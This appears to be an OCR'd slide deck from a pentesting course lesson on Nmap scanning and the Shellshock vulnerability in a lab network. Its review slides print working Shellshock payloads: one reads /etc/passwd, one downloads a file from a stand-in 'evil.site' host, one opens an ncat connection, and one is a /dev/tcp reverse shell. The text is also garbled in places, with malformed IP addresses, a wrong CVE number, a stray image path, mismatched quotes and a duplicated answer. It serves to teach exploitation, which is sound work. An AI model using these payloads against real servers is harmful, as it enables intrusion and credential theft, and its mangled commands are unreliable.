Information Gathering and Introduction to Exploitation

Cybersecurity

Pentesting Week 1, Day 2

Class Objectives

By the end of class today, students will be able to:

☐ Perform intense scans of target hosts using Zenmap.

☐ Detect specific vulnerabilities, such as shellshock, using Nmap NSE.

☐ Send injection payloads to a vulnerable server using Burp Repeater.

Class Objectives

In today's class, we'll cover:

- Nmap Warm-Up
- Understanding CVE-2014-6271: The Shellshock Vulnerability
- Scanning and Enumerating a Target Network
- Identifying Servers Vulnerable to Shellshock
- Exploiting Shellshock with Burp Repeater

Where Are We?

Today, we will focus on the **middle three phases** of an engagement.

01

Intelligence Gathering
Reconnaissance is the most important step of an engagement.

This includes port scanning, banner grabbing, and enumeration.

02

Vulnerability Analysis

Study the results of your information gathering to identify potential attack vectors.

03

Exploitation

Drill down on one of the vulnerabilities you identified to actually exploit the target.

Warm-Up Activity: Nmap Review

In this activity, you will review Nmap using your local VM

Instructions sent via Slack.

Suggested Time:
15 Minutes

Nmap Warm Up Review

Write an Nmap command to perform a ping sweep of the range 10.0.0.0 to 10.0.0.254.

Write an Nmap command to perform a service/version scan of the live hosts you discover. Save the results as an XML file to `/tmp/results.txt`.

Nmap Warm Up Review

Write an Nmap command to perform a ping sweep of the range 10.0.0.0 to 10.0.0.254.

```
nmap -sP 10.0.0.0-254.
```

This reveals the hosts `10.0.010`, `10.0.0.100`, and `10.0.0.101`.

Write an Nmap command to perform a service/version scan of the live hosts you discover. Save the results as an XML file to `/tmp/results.txt`.

Nmap Warm Up Review

Write an Nmap command to perform a ping sweep of the range 10.0.0.0 to 10.0.0.254.

```
nmap -sP 10.0.0.0-254.
```

This reveals the hosts `10.0.010`, `10.0.0.100`, and `10.0.0.101`.

Write an Nmap command to perform a service/version scan of the live hosts you discover. Save the results as an XML file to `/tmp/results.txt`.

```
Nmap -sV 10.0.0.1010.0.0.100-101 -oX /tmp/results.txt
```

Nmap Warm Up Review

Use `--top-ports` to scan the top 100 ports of the live hosts you discovered above. Save the results to an XML file.

Use `--top-ports` to scan the top 20 ports of scanme.nmap.org. Save the results as a normal file.

Nmap Warm Up Review

Use `--top-ports` to scan the top 100 ports of the live hosts you discovered above. Save the results to an XML file.

```
nmap --top-ports 100 10.0.0.10 10.0.0.100-101 -oX /tmp/top_ports
```

Use `--top-ports` to can the top 20 ports of scanme.nmap,orf. Save the results as a normal file.

Nmap Warm Up Review

Use `--top-ports` to scan the top 100 ports of the live hosts you discovered above. Save the results to an XML file.

```
nmap --top-ports 100 10.0.0.10 10.0.0.100-101 -oX /tmp/top_ports
```


Use `--top-ports` to can the top 20 ports of scanme.nmap,orf. Save the results as a normal file.

```
nmap --top-ports 20 scanme.nmap.org -oN results.txt
```

Shellshock

Introducing Shellshock

Shellshock is a critical **Remote Code Execution (RCE)** vulnerability in Bash.



Shellshock, documented as **CVE-2014-6217**, is critical because it allows attackers to execute arbitrary code on vulnerable servers.

Millions of servers were compromised just days after the vulnerability was disclosed.

Shellshock

Shellshock is made possible due to a vulnerability in how servers parse HTTP requests.

- CGI (Common Gateway Interface) defines a standard that allows clients to run scripts on a server.
- Typically, when requesting a page like `index.html`, the server will load the file `index.html` and sends it in a response.
- However, with CGI scripts, if a client requests a script capped such as `/cgi-bin/status.sh`, the server will run the script `status.sh` and then send its output back in an HTTP response.
- Sometimes, a server needs to use HTTP headers to run CGI scripts.
    - For example: if the server is configured to send different responses for clients requesting HTML and clients requiring JSON, it may need to read the Accept header.
- Servers that use CGI, automatically load HTTP request headers as Bash environment variables. Then when the servers run CGI scripts, the scripts can access the HTTP headers by reading the environment variables.

Shellshock

Bash does not sanitize headers before loading them as environment variables, meaning it will load whatever value is sent in the header.

```
GET /index.html HTTP/1.1
Host: example.com
User-Agent: () { :;};
Connection: keep-alive
```

- For this example, the request below results in `HTTP_USER_AGENT` being set to `(){ :;};`
- This is cryptic syntax, but in vulnerable versions of Bash, it creates a function that does nothing.

Creating a function means the server interprets the header as shellcode.

Since it doesn't just read it as a string, it can execute arbitrary code on the target.

Shellshock

Bash does not sanitize headers before loading them as environment variables, meaning it will load whatever value is sent in the header.

```
GET /index.html HTTP/1.1
Host: example.com
User-Agent: () { :;}; echo haxxed
Connection: keep-alive
```

- Shellshock is possible because Bash runs code after this no-op function definition.
- The attacker won't actually use the functions defines.
- Rather, the attacker will inject malicious code behind it.

Creating a function means the server interprets the header as shellcode.

Since it doesn't just read it as a string, it can execute arbitrary code on the target.

Shellshock

Therefore, attackers can execute arbitrary code on the server, including commands that open TCP connections back to your machine or that show user passwords.

```
GET /index.html HTTP/1.1
Host: example.com
User-Agent: () { :;}; /bin/bash -c “cat /etc/passwd”
Connection: keep-alive
```

Shellshock payloads are often executed with the following process:

- `/bin/bash -c `command`` runs the string ``command`` as a bash command.
- Using `/bin/bash -c` helps preserve `stdout` more consistently.

In the next activity, we’ll study tools for detecting this vulnerability.

Activity: Researching Shellshock

In this activity, you will research **CVE-2014-6271**, aka Shellshock.

Instructions sent via Slack.

Suggested Time:
20 minutes

Times Up! Let’s Review.

Research Shellshock

Researching Shellshock Review

Find a tool that determines if a server is vulnerable to Shellshock.

Researching Shellshock Review

Find a tool that determines if a server is vulnerable to Shellshock.

Use `http-shellshock`. Example usage below:

```
$ nmap -sV -p- --script http-shellshock 172.16.0.2

  PORT   STATE SERVICE REASON
  80/tcp open  http    syn-ack
  http-shellshock:
    VULNERABLE:
    HTTP Shellshock vulnerability
      State: VULNERABLE (Exploitable)
      IDs:  CVE:CVE-2014-6271
        This web application might be affected by the vulnerability known as Shellshock.
It seems the server is executing commands injected via malicious HTTP headers.

    |Disclosure date: 2014-09-24
    |References:
     http://www.openwall.com/lists/oss-security/2014/09/24/10
     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
     http://seclists.org/oss-sec/2014/q3/685
       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
```

Researching Shellshock Review

Write Shellshock payloads that:

Read /etc/passwd:

Use curl to download a malicious file from http://evil.suite/mal.php:

Open an Ncat connection to your port 4444:

Send a reverse shell to your port 4444:

Researching Shellshock Review

Write Shellshock payloads that:

Read /etc/passwd:

```
User-Agent: () { :;}; /bin/bash -c 'cat /etc/passwd'
```

Use curl to download a malicious file from http://evil.suite/mal.php:

Open an Ncat connection to your port 4444:

Send a reverse shell to your port 4444:

Researching Shellshock Review

Write Shellshock payloads that:

Read /etc/passwd:

```
User-Agent: () { :;}; /bin/bash -c 'cat /etc/passwd'
```

Use curl to download a malicious file from http://evil.suite/mal.php:

```
User-Agent: () { :;}; /bin/bash -c 'cd /tmp && curl -0 http://evil.site/mal.php'
```

Open an Ncat connection to your port 4444:

Send a reverse shell to your port 4444:

Researching Shellshock Review

Write Shellshock payloads that:

Read /etc/passwd:

```
User-Agent: () { :;}; /bin/bash -c 'cat /etc/passwd'
```

Use curl to download a malicious file from http://evil.suite/mal.php:

```
User-Agent: () { :;}; /bin/bash -c 'cd /tmp && curl -O http://evil.site/mal.php'
```

Open an Ncat connection to your port 4444:

```
User-Agent: () { :;}; /bin/bash -c 'ncat 192.168.0.5 4444`
```

Send a reverse shell to your port 4444:

Researching Shellshock Review

Write Shellshock payloads that:

Read /etc/passwd:

```
User-Agent: () { :;}; /bin/bash -c 'cat /etc/passwd'
```

Use curl to download a malicious file from http://evil.suite/mal.php:

```
User-Agent: () { :;}; /bin/bash -c 'cd /tmp && curl -0 http://evil.site/mal.php'
```

Open an Ncat connection to your port 4444:

```
User-Agent: () { :;}; /bin/bash -c 'ncat 192.168.0.5 4444`
```

Send a reverse shell to your port 4444:

```
User-Agent: () { :;}; /bin/bash -c 'ncat 192.168.0.5 4444`
```

Take a Break!

Activity:
Scanning and Enumeration

In this exercise, you will perform host discovery and service enumeration on a target subnet. Then, you will scan live hosts for vulnerability to Shellshock and research Heartbleed.

Instructions sent via Slack.

Suggested Time:
30 Minutes

Times Up! Let’s Review.

Scanning and Enumeration

Scanning and Enumeration Review

Use Zenmap to perform host discovery on the range `10.0.090-10.0.0110`.

Use Zenmap to perform an intense scan on any host you discover.

Test both machines for vulnerability to Shellshock.

Scanning and Enumeration Review

Use Zenmap to perform host discovery on the range `10.0.090-10.0.0110`.

Use the command `nmap -sP 10.0.090`. You'll identify the hosts `10.0.0.100` and `10.0.0.101`.

Use Zenmap to perform an intense scan on any host you discover.

Test both machines for vulnerability to Shellshock.

Scanning and Enumeration Review

Use Zenmap to perform host discovery on the range `10.0.090-10.0.0110`.

Use the command `nmap -sP 10.0.090`. You'll identify the hosts `10.0.0.100` and `10.0.0.101`.

Use Zenmap to perform an intense scan on any host you discover.

Use the command `nmap -T4 -A -v 10.0.0.100-101`.

You'll find an Apache server on `10.0.0.100:80` and interesting information about the SSL certificate backing `10.0.0.101:443`.

Test both machines for vulnerability to Shellshock.

Scanning and Enumeration Review

Use Zenmap to perform host discovery on the range `10.0.090-10.0.0110`.

Use the command `nmap -sP 10.0.090`. You'll identify the hosts `10.0.0.100` and `10.0.0.101`.

Use Zenmap to perform an intense scan on any host you discover.

Use the command `nmap -T4 -A -v 10.0.0.100-101`.

You'll find an Apache server on `10.0.0.100:80` and interesting information about the SSL certificate backing `10.0.0.101:443`.

Test both machines for vulnerability to Shellshock.

Run `nmap -sV -p 80 --script http-shellshock --script-args uri=/cgi-bin/status.cgi 10.0.0.100,10.0.0.101`.

You'll find that 10.0.0.100 is vulnerable.

Scanning and Enumeration Review

Solutions to the following questions are found on Heartbleed website.

- Why it is called the Heartbleed Bug?
- What makes the Heartbleed Bug unique?
- What is being leaked?
- What is the leaked primary key material and how does one recover?
- What is the leaked secondary key material and how does one recover?
- What is the leaked protected content and how does one recover?
- What is the leaked collateral and how does one recover?
- What versions of the OpenSSL are affected?
- How common are the vulnerable OpenSSL versions?

Activity: Shellshock Exploitation

In this activity, you will use the Linux Exploitation, beginning at with Part 4: Exploit the Shellshock Vulnerability.

Instructions sent via Slack.

Suggested Time:
40 minutes

Times Up! Let’s Review.

`Shellshock Exploitation`

Shellshock Exploitation Review

Note the payload:

```
User-Agent: () { :;};echo -e "\r\n$(/bin/bash -i >&
/dev/tcp/10.0.0.10/4444 0>&1)"
```

This complex payload opens a TCP connection to your computer’s port 4444.

- `User-Agent: () { :;};` exploits Shellshock by creating a function. The code after gets executed by the shell.

- **`echo -e "\r\n$(/bin/bash -i >& /dev/tcp/10.0.0.10/4444 0>&1)”`**
  - **`/bin/bash -i >& /dev/tcp/10.0.0.10/444`** means "Run a new Bash shell in interactive mode. Send std error and standard output to **`10.0.0.10:4444`** through a TCP connection.
  - `0>&1` means "Read standard input (`0`) to this new shell through the TCP connection."